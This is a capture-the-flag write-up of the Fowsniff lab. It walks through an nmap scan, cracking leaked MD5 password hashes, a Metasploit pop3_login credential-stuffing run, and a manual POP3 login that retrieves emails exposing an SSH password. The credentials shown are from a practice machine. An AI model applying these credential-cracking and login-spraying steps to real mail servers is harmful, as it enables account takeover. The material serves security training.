
Fowsniff - POP3 CTF


▨ Created	@August 13, 2025 6:30 PM
▨ Tags	

Scanning the machine, we can see some interesting services. The typical 22 and 80, as well as 110 and 143 for this machine, running pop3 and imap.



```
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 90:35:66:f4:c6:d2:95:12:1b:e8:cd:de:aa:4e:03:23 (RSA)
|   256 53:9d:23:67:34:cf:0a:d5:5a:9a:11:74:bd:fd:de:71 (ECDSA)
|_  256 a2:8f:db:ae:9e:3d:c9:e6:a9:ca:03:b1:d7:1b:66:83 (ED25519)
80/tcp  open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Fowsniff Corp - Delivering Solutions
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.18 (Ubuntu)
110/tcp open  pop3    Dovecot pop3d
|_pop3-capabilities: SASL(PLAIN) PIPELINING USER TOP CAPA UIDL RESP-CODES AUTH-RESP-C
143/tcp open  imap    Dovecot imapd
|_imap-capabilities: IDLE AUTH=PLAINA0001 OK more LITERAL+ have listed capabilities P
FERRALS ENABLE
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/
Nmap done: 1 IP address (1 host up) scanned in 15.88 seconds
```

Let's check their webpage and see what we can find.



Our Website is Temporarily Out of Service.

We apologize for the inconvenience.

Fowsniff's internal system suffered a data breach that resulted in the exposure of employee usernames and passwords.


Client information was not affected.

Due to the strong possibility that employee information has been made publicly available, all employees have been instructed to change their passwords immediately.

The attackers were also able to hijack our official @fowsniffcorp Twitter account. All of our official tweets have been deleted and the attackers may release sensitive information via this medium. We are working to resolve this at soon as possible.

We will return to full capacity after a service upgrade.


We find that their twitter has been hacked. Let's go over there and check to see if there's anything we can find.



FowSniffCorp Pwned! @FowsniffCorp · 2018年3月9日


lol gr8 security @FowsniffCorp - too bad I'm dumping all your passwords! pastebin.com/NrAqVeeX

I tried accessing the pastebin link, but it seems like it got deleted. I don't think that was supposed to happen, so I looked up the CTF author's github and found the supposed "leaked passwords".




```
FOWSNIFF CORP PASSWORD LEAK
            ''~``
           ( o o )
+-----.oooO--(_)--Oooo.------+
|                            |
|          FOWSNIFF          |
|            got             |
|           PWN3D!!!         |
|                            |
|       .oooO                |
|        (   )   Oooo.       |
+---------\ (----(   )-------+
           \_)    ) /
                 (_/
FowSniff Corp got pwn3d by B1gN1nj4!
No one is safe from my 1337 skillz!


mauer@fowsniff:8a28a94a588a95b80163709ab4313aa4
mustikka@fowsniff:ae1644dac5b77c0cf51e0d26ad6d7e56
tegel@fowsniff:1dc352435fecca338acfd4be10984009
baksteen@fowsniff:19f5af754c31f1e2651edde9250d69bb
seina@fowsniff:90dc16d47114aa13671c697fd506cf26
stone@fowsniff:a92b8a29ef1183192e3d35187e0cfabd
mursten@fowsniff:0e9588cb62f4b6f27e33d449e2ba0b3b
parede@fowsniff:4d6e42f56e127803285a0a7649b5ab11
sciana@fowsniff:f7fd98d380735e859f8b2ffbbede5a7e

Fowsniff Corporation Passwords LEAKED!
FOWSNIFF CORP PASSWORD DUMP!

Here are their email passwords dumped from their databases.
They left their pop3 server WIDE OPEN, too!

MD5 is insecure, so you shouldn't have trouble cracking them but I was too lazy haha =P

l8r n00bz!

B1gN1nj4
```

Since these are the passwords to their email, and pop3 is wide open, let’s see which one we can login. First I create a text file of the usernames, and another text file of the cracked passwords using crackstation (I also used GPT to make it easier for copy and paste). For this task I will be using **msfconsole**.




8a28a94a588a95b80163709ab4313aa4	md5	mailcall
ae1644dac5b77c0cf51e0d26ad6d7e56	md5	bilbo101
1dc352435fecca338acfd4be10984009	md5	apples01
19f5af754c31f1e2651edde9250d69bb	md5	skyler22
90dc16d47114aa13671c697fd506cf26	md5	scoobydoo2
a92b8a29ef1183192e3d35187e0cfabd	Unknown	Not found.
0e9588cb62f4b6f27e33d449e2ba0b3b	md5	carp4ever
4d6e42f56e127803285a0a7649b5ab11	md5	orlando12
f7fd98d380735e859f8b2ffbbede5a7e	md5	07011972

Cracked hashed passwords, the one that is not found is the stone account, which is the admin. Makes sense since the admin should have a complex password.




```
sf6 > search pop3

atching Modules
===============

  #   Name                                           Disclosure Date  Rank     Check  Description
  -   ----                                           ---------------  ----     -----  -----------
  0   auxiliary/server/capture/pop3                  .                normal   No     Authentication Capture: POP3
  1   exploit/linux/pop3/cyrus_pop3d_popsubfolders   2006-05-21       normal   No     Cyrus IMAPD pop3d popsubfolders USER Buffer Overflow
  2   auxiliary/scanner/pop3/pop3_version            .                normal   No     POP3 Banner Grabber
  3   auxiliary/scanner/pop3/pop3_login              .                normal   No     POP3 Login Utility
  4   exploit/windows/pop3/seattlelab_pass           2003-05-07       great    No     Seattle Lab Mail 5.5 POP3 Buffer Overflow
  5   post/windows/gather/credentials/outlook        .                normal   No     Windows Gather Microsoft Outlook Saved Password Extraction
  6   exploit/windows/smtp/ypops_overflow1           2004-09-27       average  Yes    YPOPS 0.6 Buffer Overflow
  7     \_ target: Automatic                         .                .        .      .
  8     \_ target: Windows 2000 SP0 Italian          .                .        .      .
  9     \_ target: Windows 2000 Advanced Server Italian SP4 .         .        .      .
  10    \_ target: Windows 2000 Advanced Server SP3 English .         .        .      .
  11    \_ target: Windows 2000 SP0 English          .                .        .      .
  12    \_ target: Windows 2000 SP1 English          .                .        .      .
  13    \_ target: Windows 2000 SP2 English          .                .        .      .
  14    \_ target: Windows 2000 SP3 English          .                .        .      .
  15    \_ target: Windows 2000 SP4 English          .                .        .      .
  16    \_ target: Windows XP SP0-SP1 English        .                .        .      .
  17    \_ target: Windows XP SP2 English            .                .        .      .
  18    \_ target: Windows 2003 SP0 English          .                .        .      .
  19    \_ target: Windows 2003 SP1 English          .                .        .      .
```

Option 3 (pop3_login) seems like what we need. So I will be using that. After putting the usernames and passwords into a file ([**username**] space [**password**]) and set the userpass_file, I ran it and got a positive return.




```
-] 10.201.34.212:110     - 10.201.34.212:110 - Failed: 'tegel:apples01', '-ERR [AUTH] Authentication failed.'
-] 10.201.34.212:110     - 10.201.34.212:110 - Failed: 'baksteen:skyler22', ''
+] 10.201.34.212:110     - 10.201.34.212:110 - Success: 'seina:scoobydoo2' '+OK Logged in.  '
-] 10.201.34.212:110     - 10.201.34.212:110 - Failed: 'mursten:carp4ever', '-ERR [AUTH] Authentication failed.'
-] 10.201.34.212:110     - 10.201.34.212:110 - Failed: 'parede:orlando12', '-ERR [AUTH] Authentication failed.'
-] 10.201.34.212:110     - 10.201.34.212:110 - Failed: 'sciana:07011972', '-ERR [AUTH] Authentication failed.'
```




```
USER seina
+OK
PASS scoobydoo2
+OK Logged in.
```

Using **LIST** and **RETR** commands, we are able to retrieve the 2 emails on this user. The first one is from stone - the IT admin of this company. We are able to see an interesting thing that the SSH password for a temporary server.



```
From: stone@fowsniff (stone)

Dear All,

A few days ago, a malicious actor was able to gain entry to
our internal email systems. The attacker was able to exploit
incorrectly filtered escape characters within our SQL database
to access our login credentials. Both the SQL and authentication
system used legacy methods that had not been updated in some time.

We have been instructed to perform a complete internal system
overhaul. While the main systems are "in the shop," we have
moved to this isolated, temporary server that has minimal
functionality.

This server is capable of sending and receiving emails, but only
locally. That means you can only send emails to other users, not
to the world wide web. You can, however, access this system via
the SSH protocol.

The temporary password for SSH is "S1ck3nBluff+secureshell"

You MUST change this password as soon as possible, and you will do so under my
guidance. I saw the leak the attacker posted online, and I must say that your
passwords were not very secure.

Come see me in my office at your earliest convenience and we'll set it up.

Thanks,
A.J Stone
```


The 2nd email, shows that the sender might not have changed their password into the server; classic employees ignoring security-related emails.



```
From: baksteen@fowsniff

Devin,

You should have seen the brass lay into AJ today!
We are going to be talking about this one for a looooong time hahaha.
Who knew the regional manager had been in the navy? She was swearing like a sailor!

I don't know what kind of pneumonia or something you brought back with
you from your camping trip, but I think I'm coming down with it myself.
How long have you been gone - a week?
Next time you're going to get sick and miss the managerial blowout of the century,
at least keep it to yourself!

I'm going to head home early and eat some chicken soup.
I think I just got an email from Stone, too, but it's probably just some
"Let me explain the tone of my meeting with management" face-saving mail.
I'll read it when I get back.

Feel better,

Skyler

PS: Make sure you change your email password.
AJ had been telling us to do that right before Captain Profanity showed up.

.
```

